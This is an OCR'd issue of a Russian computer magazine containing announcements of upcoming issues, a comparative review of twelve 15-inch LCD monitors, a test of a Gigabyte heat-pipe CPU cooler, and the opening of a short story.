- Стеганография
- Adware/spyware и как с ними бороться
- Безопасность в локалке
- Интервью с security-гуру

crypto
Подробный мануал по современной криптографии

А также:

- Обзоры персональных firewall'ов, сайтов, книг и много другой полезной информации!

СКОРО В СПЕЦЕ:

- **Непреступный *nix**

Так ли уж неприступен *nix, как его малюют? Уязвимости во всех популярных сервисах, ядрах и дистрибутивах. Типичные атаки. Руткиты. Юникс с точки зрения хакера. Linux-вирусы и черви. Защита.

- **e-commerce**

Зарабатываем денеги в Сети. Руководство по созданию интернет-проектов. Лучшие способы зарабатывания денег в Сети. Работа с аукционами. Как сделать интернет-магазин, хостинг-сервис.

- **Цифровой звук**

Пишем музыку на компьютере. Сжатие звука: кодеки, алгоритмы. Работа в SoundForge. Железо. Dolby Digital, DVD-Audio и другие стандарты, цифровые музыкальные носители. Распознование голоса. Электронная музыка. Целый раздел про DJ'ство: лучшее оборудование, нюансы, секреты, советы!

- **Как заделаться провайдером?**

Как организовать локалку, стать районным провайдером с выходом в интеренет. Бизнес с нуля. Все технические, юридические и финансовые аспекты.

- **Атака на Windows**

Насколько дырявые винды на самом деле? Уязвимости софте от MS и других производителей, эксплоиты. Бэкдоры, трояны, вирусы и черви. Защита для юзера и адмена.

АНОНС

Content:

test_lab(test_lab@gameland.ru)

ТЕСТИРОВАНИЕ ДВЕНАДЦАТИ 15" LCD'ШЕК

Еще недавно решение проблемы выбора монитора сводилась всего лишь к двум вариантам: 15" или 17" CRT. Любой LCD-монитор или 19" ЭЛТ не рассматривались из-за непомерной дороговизны. Но здоровая конкуренция и технический прогресс делают свое дело, и мониторы улучшаются и дешевеют. В связи с этим проблема выбора переходит в другое русло: монитор выбирается в зависимости от конкретной задачи, т.е. какие-то девайсы больше приспособлены для игры, какие-то для работы с текстом, другие для CAD/CAM-приложений. При этом каждая из этих категорий не является узкоспециализированной, т.е. на мониторе, приобретаемом для игр, можно в домашних условиях обрабатывать графику или заниматься несложной версткой. Сегодня мы постараемся разобраться, какие варианты для чего подходят, а для этого протестируем несколько LCD 15" известных производителей.

test_lab благодарит за предоставленное на тестирование оборудование компании: Rover Comruters (т. 964-32-80), DVM-group (т. 958-60-70), Ланк (т. 289-97-10), Белый ветер (т. 730-30-30).

СПИСОК УСТРОЙСТВ

	Acer AL1511
	Acer AL1512
	BenQ FP557s
	EIZO FlexScan L367
	iiyama ProLite E380S
	NEC MultiSync LCD1560VM
	PHILIPS 150p4
	RoverScan OPTIMA 150
	RoverScan OPTIMA 151
	Samsung SyncMaster 152b
	Sony SDM-HS53
	ViewSonic VG500

МЕТОДИКА ТЕСТИРОВАНИЯ


Первым объектом наших исследований была цветопередача. Ее мы тестировали с помощью колориметра. Он сравнивает цветовой сигнал, посылаемый на монитор с видеокарты, и реальное значение цвета, который регистрируется датчиком колориметра на поверхности монитора. После ряда преобразований получается кривые для каждого из основных цветов (red, green, blue). В идеале они должны совпасть в прямую линию, идущую из левого нижнего в правый верхний угол графика. В реальности такого не бывает, так что мы судим, насколько графики приближены к идеалу. Яркость и контрастность тестировались визуально: насколько четко видны темные предметы в Unreal Tournament 2003. Искажение геометрии матрицы тестировались при помощи программы Nokia monitor test. Латентность матрицы также оценивалась визуально: насколько сильно размывается прокручиваемый текст и насколько длинный шлейф остается после светлого движущегося курсора мыши на темном фоне. Помимо этого, мы оценивали эргономику монитора.

ВЫВОДЫ

Позиции CRT-мониторов еще крепки, но их сильно теснят качественные недорогие LCD 15". Это происходит в основном благодаря улучшению цветопередачи. Изменения коснулись и других важных характеристик: удалось добиться снижения латентности матрицы, увеличения яркости и контрастности, которые сейчас во многих случаях лучше, чем у CRT-мониторов. В этом плане больше всего порадовал монитор iiyama ProLite E380S, заслуженно получивший награду "Выбор редакции". "Лучшую покупку" получил монитор отечественного бренда - RoverScan OPTIMA 151, как недорогое и сбалансированное решение. Из всего вышесказанного можно сделать вывод, что многие современные LCD'шки начинают по многим параметрам обходить классические CRT-мониторы.

ACER AL1511

Разрешение: 1024*768
Яркость, кд/м^2: 250
Контраст: 350:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 62/70
Интерфейсы: D-SUB




Цветопередача Acer AL1511

Монитор Acer AL1511 показал хороший результат. Колориметрические графики качественные: линия, отвечающая за зеленый цвет, практически идеальна, красная и синяя все же смещены вниз. В начале на всех графиках наблюдается скачок. В UT2003 результат также оказался хорошим: высокая яркость позволяет видеть даже самые темные текстуры, контрастность высокая, цвета реалистичные. Латентность матрицы невелика: движущейся курсор мыши оставляет небольшой след, а прокручиваемый текст немного размывается. Nokia test показал небольшое искажение геометрии матрицы в левом и правом нижних ее углах. При выведении черного цвета во весь экран по всей площади матрицы наблюдается легкое белое свечение, различное по интенсивности в разных ее частях, Меню содержит большое количество различных опций, навигация по которым весьма удобна. Блок питания встроенный, но толщина корпуса небольшая. Монитор имеет высокое качество изображения и вполне доступную цену.

ACER AL1512

Разрешение: 1024*768
Яркость, кд/м^2: 350
Контраст: 400:1
Латентность матрицы, мс: 23
Угол зрения (по вертикали/по горизонтали), градусы: 55/60
Интерфейсы: D-SUB




Цветопередача Acer AL1512

Монитор Acer AL1512 обладает высоким качеством изображения. Колориметр выдал качественную диаграмму: линии ровные, практически совпадающие. Небольшой скачок наблюдается в самом начале. При тестировании в UT2003 результат также оказался на высоте: линии раздела цветов не размыты, высокая яркость позволяет хорошо видеть детали темных объектов. Латентность матрицы не очень большая: движущийся курсор оставляет небольшой шлейф, а буквы прокручиваемого текста немного утолщаются. Nokia test выявил небольшие искажения геометрии матрицы на левом и правом краю экрана. При выведении черного цвета во весь экран в этих же областях наблюдается явное белое свечение. В корпусе имеются встроенные колонки, но каких либо выдающихся результатов они не показали. Меню монитора содержит много опций, но навигация по ним не самая удобная. Блок питания выносной, а значит, корпус тонкий. В целом монитор хороший, но латентность матрицы дает о себе знать.

BENQ FP557S

Разрешение: 1024*768
Яркость, кд/м^2: 250
Контраст: 400:1
Латентность матрицы, мс: 16
Угол зрения (по вертикали/ по горизонтали), град.: 50/60
Интерфейсы: D-SUB




Цветопередача BenQ FP557s

Монитор, обладающий хорошим качеством изображения и, в частности, цветопередачей. Колориметр выдал качественную диаграмму: все графики совпадают практически на всем своем протяжении, и лишь в конце немного расходятся. Резких скачков нет. В UT2003 результат также оказался хорошим: высокая яркость позволяет видеть темные объекты в условиях сильного внешнего освещения, контрастность хорошая, линии раздела цветов не размыты. Латентность матрицы невысокая: после движущегося курсора мыши остается небольшой шлейф, а прокручиваемый текст практически не размывается. Nokia test выявил небольшое искажение геометрии матрицы в правой ее области, а при выведении белого цвета на весь экран, в верхней его части возникает небольшое голубоватое пятно. Меню монитора подробное и удобное для навигации. Блок питания встроенный, но толщина корпуса небольшая. Неудобно то, что кнопка включения/выключения подсвечивается яркой синей лампочкой, которая сильно отвлекает, но в целом монитор порадовал.

EIZO FLEXSCAN L367

Разрешение: 1024*768
Яркость, кд/м^2: 250
Контраст: 450:1
Латентность матрицы, мс: N/A
Угол зрения (по вертикали/по горизонтали), градусы: 75/80
Интерфейсы: D-SUB, DVI-D




Цветопередача EIZO FlexScan L367

Монитор EIZO FlexScan L367 обладает высокими характеристиками. Качество изображения так же было на высоте. Колориметр выдал плавные графики, без резких скачков. Начиная с середины линии красного и зеленого цветов немного смещаются относительно диагонали. В игре UT2003 яркость монитора оказалась невысокой: детали темных текстур видны лишь при слабом внешнем освещении. Тем не менее контрастность хорошая а цвета передаются реалистично. Латентность матрицы невысокая, так что после движущегося курсора мыши остается небольшой след, а прокручиваемый текст немного размывается. Nokia test не выявил никаких проблем с геометрией матрицы. Помимо стандартного аналогового разъема у монитора есть и цифровой. При подключении к нему качество изображения заметно улучшается: увеличивается яркость, линии раздела цветов становятся более четкими. Меню монитора удобное для навигации, но количество опций небольшое. Надо отметить большие углы обзора экрана. В целом монитор хороший, но низкая яркость создает некоторые проблемы.

IIYAMA PROLITE E380S

Разрешение: 1024*768
Яркость, кд/м^2: 380
Контраст: 400:1
Латентность матрицы, мс: 23
Угол зрения (по вертикали/по горизонтали), градусы: 75/80
Интерфейсы: D-SUB




Цветопередача iiyama ProLite E380S

Монитор iiyama ProLite E380S показал один из наиболее выдающихся результатов. Колориметр выдал качественную диаграмму: все графики практически точно совпадают на всем своем протяжении, и только в самом конце расходятся. При этом каких-либо значительных скачков не наблюдается. В боевых условиях UT2003 качество изображения оказалось на высоте: высокая яркость позволяет различить самые мелкие детали темных объектов, цвета реалистичные, линии раздела между ними не размытые. Очень низкая латентность матрицы: движущейся курсор шлейфа не оставляет, а лишь немного утолщается, прокручиваемый текст не размывается вовсе. Nokia test не выявил никаких искажений геометрии матрицы. В корпусе имеются встроенные стереоколонки, показавшие на редкость хороший результат, что нехарактерно для такого рода устройств. Навигация по меню не очень удобная. Блок питания выносной, что позволило уменьшить не только толщину корпуса, но и массу всего устройства. Один из самых лучших мониторов, достойный награды "Выбор редакции".

NEC MULTISYNC LCD1560VM

Разрешение: 1024*768
Яркость, кд/м^2: 300
Контраст: 450:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/ по горизонтали), град.: 60/50
Интерфейсы: D-SUB




Цветопередача NEC MultiSync LCD1560VM

Монитор, обладающий одной из наилучших цветопередач, что видно из колориметрической диаграммы: нет ни одного резкого скачка на всем протяжении графиков, все линии практически слились между собой и с диагональю, в особенности красный и зеленый цвета. В UT2003 результат также оказался очень хорошим: яркость высокая, так что все детали темных текстур видны отчетливо, цвета максимально реалистичны, а границы раздела между ними не размыты. Латентность матрицы небольшая, но все же ощутимая: после движущегося курсора остается небольшой шлейф, а прокручиваемый текст слегка размывается. Nokia test выявил небольшое искажение геометрии матрицы у правого ее края, но оно видно лишь при очень детальном рассмотрении. Несмотря на столь выдающиеся результаты тестирования, не порадовали маленькие углы обзора, особенно по горизонтали. Меню монитора удобное, с большим количеством различных опций. В целом NEC MultiSync LCD1560VM произвел очень хорошее впечатление, особенно порадовало качество изображения, так что высокая цена устройства оправдана.

PHILIPS 150P4

Разрешение: 1024*768
Яркость, кд/м²: 250
Контраст: 400:1
Латентность матрицы, мс: N/A
Угол зрения (по вертикали/ по горизонтали), град.: N/A/75
Интерфейсы: D-SUB, DVI-D




Цветопередача PHILIPS 150p4

Монитор PHILIPS 150p4 обладает сравнительно невысоким качеством изображения. Колориметрические графики без резких скачков, но в конце линии зеленого и красного цветов сильно уходят вниз. В UT2003 монитор показал не самый лучший результат: яркость позволяет видеть темные объекты, но в то же время ярко-зеленый цвет (например, травы) имеет сильный оттенок белого, чего быть не должно. Латентность матрицы высокая: после движущегося курсора мыши остается заметный след, а прокручиваемый текст размывается. Nokia test не выявил никаких сколько-нибудь заметных искажений геометрии матрицы. Одно из нововведений компании PHILIPS - программа LightFrame, которая позволяет управлять яркостью в различных частях экрана. Раньше эта технология применялась только на CRT-мониторах. Помимо интерфейса D-SUB, на мониторе имеется DVI-разъем, при подключении к которому немного увеличивается контрастность изображения. Меню удобное и подробное. В целом монитор не порадовал: за такую цену можно купить более качественное устройство.

ROVERSCAN OPTIMA 150

Разрешение: 1024*768
Яркость, кд/м²: 200
Контраст: 400:1
Латентность матрицы, мс: 35
Угол зрения (по вертикали/по горизонтали), градусы: 50/65
Интерфейсы: D-SUB




Цветопередача RoverScan OPTIMA 150

Еще один монитор, показавший хороший результат. Колориметрические графики практически совпадают на всем своем протяжении. Резких скачков также не наблюдается. В UT2003 качество изображения оказалось хорошим: высокая яркость позволяет видеть даже самые темные предметы в условиях сильного внешнего освещения. Контрастность высокая, линии раздела цветов четкие, без размытости. Латентность матрицы низкая: движущейся курсор мыши лишь слегка утолщается, а прокручиваемый текст не размывается. Nokia test выявил искажение геометрии матрицы по левой и правой стороне экрана. Этот дефект заключается в искривлении линий, которые в идеале должны быть прямыми. При выведении черного цвета во весь экран, в нижней его части возникает заметное белое свечение. Меню монитора удобное, с большим количеством опций. Блок питания встроенный, но толщина корпуса все же небольшая. В целом монитор показал хороший результат, так что во время игры или работы с текстом не возникает никаких неудобств.

ROVERSCAN OPTIMA 151

Разрешение: 1024*768
Яркость, кд/м²: 250
Контраст: 350:1
Латентность матрицы, мс: 20
Угол зрения (по вертикали/ по горизонтали), град.: 50/60
Интерфейсы: D-SUB




Цветопередача RoverScan OPTIMA 151

Монитор RoverScan OPTIMA 151 показал хорошие результаты. Колориметр выдал хорошую диаграмму: графики ровные, на всем протяжении практически совпадают. Резких скачков нет. В UT2003 результат также оказался хорошим: яркость высокая, а значит детали темных объектов видны даже в условиях сильного внешнего освещения. Контрастность высокая. Цвета реалистичные. Латентность матрицы низкая, так что после движущегося курсора мыши шлейфа не остается, а прокручиваемый текст практически не размывается. Nokia test выявил небольшие искажения геометрии матрицы по правому ее краю. Это проявляется в искривлении прямых линий, находящихся в этой области. При выведении черного цвета во весь экран, в нижней его части наблюдается несильное белое свечение, а в случае полностью белого экрана в верхней части проступает голубоватое пятно. Меню монитора подробное, но навигация по нему неудобная. Блок питания встроенный, но толщина корпуса все же небольшая. Добротный монитор без особых излишеств.

SAMSUNG SYNCMASTER 152B

★★★★

Разрешение: 1280x1024
Яркость, кд/м^2: 350
Контраст: 450:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/ по горизонтали), град.: 80/75
Интерфейсы: D-SUB




Цветопередача Samsung SyncMaster 152b

Монитор, показавший невысокий результат. Колориметрическая диаграмма не самая лучшая: графики ровные, но в середине они расходятся, а в конце наблюдается скачок у синего цвета и смещение вниз у красного и зеленого. В условиях UT2003 результат оказался хорошим: высокая яркость позволяет видеть детали темных текстур, но при максимальном ее значении начинается искажение цветов. Латентность матрицы небольшая: движущейся курсор лишь немного утолщается, а прокручиваемый текст практически не размывается. Nokia test выявил небольшие искажения геометрии матрицы по краям экрана, что проявляется в искривлении прямых линий, выводимых на экран. Блок питания выносной, а значит, корпус тонкий. Меню монитора удобное и информативное. Надо отметить, что все разъемы расположены на станине, а не на корпусе, что препятствует запутыванию проводов и облегчает поворот экрана. Порадовали большие углы обзора. Хороший монитор, но цветопередача у таких устройств должна быть лучше.

SONY SDM-HS53

★★★★

Разрешение: 1280x1024
Яркость, кд/м^2: 250
Контраст: 400:1
Латентность матрицы, мс: 30
Угол зрения (по вертикали/ по горизонтали), град.: 75/80
Интерфейсы: D-SUB




Цветопередача Sony SDM-HS53

Монитор Sony SDM-HS53 порадовал высокими показателями качества изображения. Графики, полученные с помощью колориметра, в общем ровные, но в начале наблюдаются явные скачки линий всех цветов. В UT2003 результат также оказался хорошим: высокая контрастность, цвета реалистичные. Яркость высокая, так что детали темных текстур видны хорошо. Латентность матрицы высокая, так что после движущегося курсора мыши остается заметный шлейф, а прокручиваемый текст довольно сильно размывается. Nokia test не выявил никаких искажений геометрии матрицы. Меню монитора удобное и информативное. Надо отметить, что в нем есть отдельная опция – регулировка подсветки. Она позволяет значительно увеличить яркость изображения. Блок питания встроенный, но толщина корпуса небольшая. В целом хороший монитор, но из-за высокой латентности матрицы возникают неудобства при работе с текстом.

VIEWSONIC VG500

★★★★★

Разрешение: 1280x1024
Яркость, кд/м^2: 250
Контраст: 400:1
Латентность матрицы, мс: 30
Угол зрения (по вертикали/ по горизонтали), град.: 55/60
Интерфейсы: D-SUB



ViewSonic VG500

Монитор с практически идеальной цветопередачей. Колориметр выдал ровные, практически совпадающие графики без резких скачков. При этом ни одна линия сильно не смещена относительно диагонали. При тестировании в UT2003 результат также оказался хорошим: яркость высокая, так что детали темных текстур видны хорошо, цвета максимально приближены к реальности, а линии раздела между ними четкие. Латентность матрицы высокая, так что после движущегося курсора остается заметный шлейф, а прокручиваемый текст размывается. Nokia test выявил небольшое искажение геометрии матрицы в нижней ее части (квадраты, выводимые на экран, слегка сплющены по вертикали). При выведении черного цвета во весь экран, в нижней его части наблюдается небольшое белое свечение. Меню монитора удобное, с большим количеством разных опций. В корпусе имеются встроенные динамики, но они не показали сколько-нибудь выдающегося результата. ViewSonic VG500 – монитор с высоким качеством изображения и в то же время недорогой.

test_lab (test_lab@gameland.ru)

НОВЫЙ КУЛЕР ОТ GIGABYTE

ОХЛАЖДАЕМ ВСЕ ВОКРУГ

Кулер Gigabyte Cooler-PRO PCU21-VG во всей красе

В последнее время процессоры пошли настолько горячие, что простая алюминиевая бляшка с маленьким карлсоном на спине уже не справляется с возложенными обязанностями по охлаждению. А тепловой пробой p-n перехода получить никто не хочет, вот и идут производители кулеров на всякие ухищрения и изобретают девайсы один другого причудливее. Сегодня к нам попала одна из новинок охлаждения, последняя разработка Gigabyte - пропеллер Cooler-PRO PCU21-VG, сделанный по технологии 3D 360* Cooling Technology.

С первого взгляда на этого монстра кажется, что перед тобой устройство, действительно способное охладить любой, даже самый мощный процессор, но наряду с этим устройство сильно шумящее. На деле же все не совсем так. При изготовлении кулера применялась разработка, называемая Thermal Tube (термотруба). Это позволило установить на ядро процессора маленькую медную пластину, а тепло отводить туда, где больше места (в корпусе), с помощью трубочек, внутри которых находится специальная жидкость. Жидкость от тепла процессора вскипает, и пар летит вверх к радиатору по трубке, где охлаждается и стекает вниз.

Посмотрим, что же представляет собой кулер в работе. Мы устанавливали этот "вентилятор" на процессор фирмы AMD, но идущие в комплекте крепления способны удержать его и на Intel'овском детище P4. Вообще, инженеры Gigabyte совершенно не продумали систему установки кулера на Athlon'ы - пришлось очень долго пытаться правильно поставить и защелкнуть крепление (а с открытым ядром было еще и страшно сколоть кристалл). Но в итоге все закрепилось как нужно, а процессор не сколот. После включения вся комната озарилась синим сиянием - в последнее время многие производители компьютерного железа ориентируются на моддинговые корпуса, и Gigabyte не исключение. Встроенные сверхъяркие светодиоды способны даже закрытый корпус компьютера заставить излучать свет сквозь щели в системном блоке. Очень удобным оказался регулятор скорости вращения лопастей, плавное переключение от 2000 до 4000 rpm дает возможность управлять мощностью охлаждения в зависимости от загрузки CPU. Причем этот регулятор можно установить как в свободный 3,5" слот (флоппи), так и с задней стороны корпуса в незанятую дырку PCI-устройства - этому способствует полностью разборная конструкция резистора и прилагающийся комплект заглушек. Фишечка этой модели вентилятора - способность обдувать рядом находящиеся устройства (например, память и видеокарту), дополнительное охлаждение которым совсем не помешает.


По охладительным способностям кулер очень и очень неплох - разработки, примененные при его изготовлении (кстати, запатентованные Gigabyte), оказались весьма эффективными. В таблице ты можешь видеть характеристики по охлаждению (сравнительно с эталонным кулером). Приведенная температура соответствует среднему значению результата нескольких проведенных тестов. Все параметры снимались программой ASUS PCProbe.

Технические характеристики кулера:
Скорость вращения: 2000-4000 rpm Время непрерывной работы: 70000 часов
Установка: Intel Pentium 4; AMD Athlon XP/64
Крепление ротора: два шариковых подшипника
Издаваемый шум: 19,2 дБ при 2000 об./мин, 37,2 дБ при 4000 об./мин
Способ отвода тепла: Thermal Tube + радиатор


Тестовый стенд:
Материнская плата: ASUS A7V333 (BIOS 1018-1)
Процессор: AMD Athlon XP 1800+ (1,54 ГГц, Palomino)
Термопаста: КПТ-8
Эталонный кулер: Igloo 2500 Pro
ОС: Microsoft Windows XP Professional Corporate Edition SP1 (2600.xpsp1.020828-1920)
ПО: ASUS PCProbe, CPU Burn-It, HotCPU

Комплектация кулера:
1. Руководство пользователя.
2. Комплект крепежа для Intel P4 и AMD K7/K8.
3. Три винтика.
4. Кабель питания (четырехштырьковая колодка).
5. Термопаста Gigabyte.
6. Сам кулер.
7. Заглушка для 3,5" и PCI-слота.
8. Регулятор скорости вращения.

	Gigabyte Cooler-PRO PCU21-VG (4000 rpm)	Gigabyte Cooler-PRO PCU21-VG (2000 rpm)	Эталонный кулер
T1	41	43	45
T2	43	47	48
T3	46	49	51
T4	49	54	55



Результаты работы кулера Gigabyte в сравнении с эталонными. Обозначения: T1 - работа в «холостом режиме» (без запущенных программ); T2 - работа MS Word 2003 + WinAmp 5; T3 - игра; T4 - полная загрузка процессора программами CPUHot и CPUBurn-It



Сравнение «шумности» работы кулера

	Gigabyte Cooler-PRO PCU21-VG (4000 rpm)	Gigabyte Cooler-PRO PCU21-VG (2000 rpm)	Эталонный кулер
Шум	37.2	19.2	35




рис. Константин Комардин

Niro

СОЕДИНЕНИЕ УСТАНОВЛЕНО...

Трудно поверить, что тебя все бросили. Проще убеждать себя в том, что обстоятельства, как иногда бывает, оказались все-таки сильнее - пусть временно, но сильнее. Обидно... А что такое обида? Необоснованное чувство - поскольку все равно я буду свободен. Это непременный атрибут моего существования. Я просто обязан периодически попадать в подобные положения - без них не так сладка была бы действительность на воле, не так зажигательны плоды моих трудов.

Вспомнить прожитое - не впервые я здесь. То есть не именно здесь, а вообще - в заточении. Всегда, многие тысячи и десятки тысяч лет кто-то стремился к ограничению моих сил и полномочий - и время от времени я оказывался в таком или подобном пространстве; не в силах пошевелить ни рукой, ни ногой, не в состоянии ощутить прелести своего вечного существования, даже воздух, казалось, не проникал в мою грудь... А левая рука хватает только воздух - вместо толстой, причудливо изогнутой лозы.

Где остальные? Где хозяин? Где? Я знаю, что он не появится. Вся соль в том, что таким, как я, совсем не нужна помощь властителей. Хозяин был прав: "...сами придут, сами все предложат". Надо только дождаться. Ведь если меня каждый раз из переделок будут вытаскивать его сильные руки, то зачем тогда все?

Великое благо - быть выше Времени. Не помнить о нем. Не испытывать его хода на себе; не чувствовать, как оно утекает сквозь пальцы, отсчитывая твой век. Ибо твой век - бесконечен. И ты возьмешь в руки все, что у тебя отняли - ТЕБЕ ПОМОГУТ.

